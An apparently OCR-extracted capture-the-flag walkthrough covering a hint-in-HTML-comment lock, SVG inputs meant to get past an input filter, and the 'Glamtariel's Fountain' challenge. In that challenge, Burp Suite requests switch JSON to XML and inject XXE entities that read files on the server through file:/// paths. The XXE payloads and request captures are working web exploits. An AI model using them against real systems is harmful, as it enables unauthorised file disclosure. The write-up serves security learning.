


Check the source code in the frame of the first panel for @&@&&W&&W&&&& hints.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Lock 1</title>
    <link rel="stylesheet" href="pin.css">
</head>
<body>
    <form method='post' action='pin1'>
        <!-- @&@&&W&&W&&&& -->
        <input class='inputTxt' name='inputTxt' type='text' value='' autocomplete='off' />
        <button>GO</button>
    </form>
    <div class='output'></div>
    <img class='captured'/>

    <!-- js -->
    <script src='pin.js'></script>
</body>
</html>
```


Enter **@&@&&W&&W&&&&** to energise the power supply.



The second panel has a misaligned power cable and cannot be connected using normal text input.
The power supply is energised by input using the following svg tag.

```
<svg height="200" width="500"><polyline points="0,0 1,1 2,2 3,3 4,4 500,500" style="fill:none;stroke:white;stroke-width:300"/></svg>
```

Entering the above values energises the power supply of the second panel.




The third panel needs to change the position and colour of the power cable.
As stated in the source code, the <FILTER OUT JAVASCRIPT FROM USER INPUT --> works so that
The same input as the second panel is not allowed.

Do not use user input, use svg tags for input.


```
<svg width="1000" height="1000"><path d="M0,0 L320,0 320,160 0,160" fill="#0000ff"></path></svg>
```

Entering the above values energises the power supply for the third panel.



4 – 7. Find the Next Objective

Conversation with Hal Tandybuck.




4 – 8. Glamtariel's Fountain


The problem is to find the secret Goldring while talking to the princess and the magic fountain.

Drag and drop the four images in the top right-hand corner onto the princess and the fountain.

Continue to drag and drop the icon to the princess and fountain as it changes.



Check that the icon changes further.



Repeated drag and drop confirms the **SIMPLE FORMAT** , **RINGLIST** message written in capital letters.

The request/response is checked using BurpSuite, relying on the hints in the message.
The communication exchange is carried out in JSON format.

Request

Pretty Raw Hex

```
POST /dropped HTTP/2
Host: glamtarielsfountain.com
Cookie: MiniLembanh=5be77470-4aa1-4e4f-9cbe-67a26ecfd0bb.t_pZZq2Nmsk6tyoXI6lgi-xY0-g;
GCLB="34540286e1d5491f"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
Firefox/108.0
Accept: application/json
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Grinchum:
ImQ2NGIyZWZlMGIzNmMwYjV10WMwMGEzNDk2MGRkN2U2YjRiYmZjZDIi.Y7Wr0g.nxAFfQjZdB6xo5IZnAWpGH
mw9zQ
Content-Length: 52
Origin: https://glamtarielsfountain.com
Referer: https://glamtarielsfountain.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "imgDrop":"img3",
  "who":"fountain",
  "reqType":"json"
}
```

Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Wed, 04 Jan 2023 11:46:58 GMT
Content-Type: application/json
Content-Length: 232
Set-Cookie: MiniLembanh=
5be77470-4aa1-4e4f-9cbe-67a26ecfd0bb.t_pZZq2Nmsk6tyoXI6lgi-xY0-g;
Domain=glamtarielsfountain.com; Path=/
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":
  "I like to keep track of all my rings using a SIMPLE FORMAT, although I usually don'
  t like to discuss such things.^Glamtariel can be pretty tight lipped about some thin
  gs.",
  "droppedOn":"none",
  "visit":"none"
}
```


Converting from JSON format to XML format accepts data in the same way; the use of XML confirms the XXE attack, pholder-morethantopsupersecret63842.png.

```
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```




From the contents of the image in pholder-morethantopsupersecret63842.png under the x_phial_pholder_2022 folder.Access redring.txt.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt" >]>
<root>
  <imgDrop>&xxe;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```



Access to bluing.txt in the same way.


```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/bluering.txt" >]>
<root>
  <imgDrop>&xxe;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```



Check silverring.txt to see redring-supersupersecret928164.png.


Access the goldring_to_be_deleted message described in the image.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
  <imgDrop>&xxe;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```



If the request target column is changed and accessed,
goldring-morethansupertopsecret76394734.png can be seen.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
  <imgDrop>img1</imgDrop>
  <who>princess</who>
  <reqType>&xxe;</reqType>
</root>
```



Request

Pretty Raw Hex

```
1 POST /dropped HTTP/2
2 Host: glamtarielsfountain.com
3 Cookie: MiniLembanh=5be77470-4aa1-4e4f-9cbe-67a26ecfd0bb.t_pZZq2Nmsk6tyoXI6lgi-xY0-g;
  GCLB="34540286e1d5491f"
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
  Firefox/108.0
5 Accept: application/json
6 Accept-Language: ja,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/xml
9 X-Grinchum:
  ImQ2NGIyZWZlMGIzNmMwYjV10WMwMGEzNDk2MGRkN2U2YjRiYmZjZDIi.Y7Uk0g.nxAFfQjZdB6xo5IZnAWpGH
  mw9zQ
10 Content-Length: 251
11 Origin: https://glamtarielsfountain.com
12 Referer: https://glamtarielsfountain.com/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8" ?>
19   <!DOCTYPE data[<!ENTITY xxe SYSTEM
20   "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
21   <root>
22     <imgDrop>
         img1
       </imgDrop>
23     <who>
         princess
       </who>
24     <reqType>
         &xxe;
       </reqType>
25   </root>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: Werkzeug/2.2.2 Python/3.10.8
3 Date: Wed, 04 Jan 2023 12:32:02 GMT
4 Content-Type: application/json
5 Content-Length: 593
6 Set-Cookie: MiniLembanh=
  5be77470-4aa1-4e4f-9cbe-67a26ecfd0bb.t_pZZq2Nmsk6tyoXI6lgi-xY0-g;
  Domain=glamtarielsfountain.com; Path=/
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
9
10 {
11   "appResp":
     "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, b
     ut if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinch
     um dropped this one nearby. Makes one wonder how 'precious' it really was to him. Th
     ough I haven't touched it myself, I've been keeping it safe until someone trustworth
     y such as yourself came along. Congratulations!~Wow, I have never seen that before!
     She must really trust you!",
12   "droppedOn":"none",
13   "visit":
     "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200p
     x,290px"
14 }
15
```

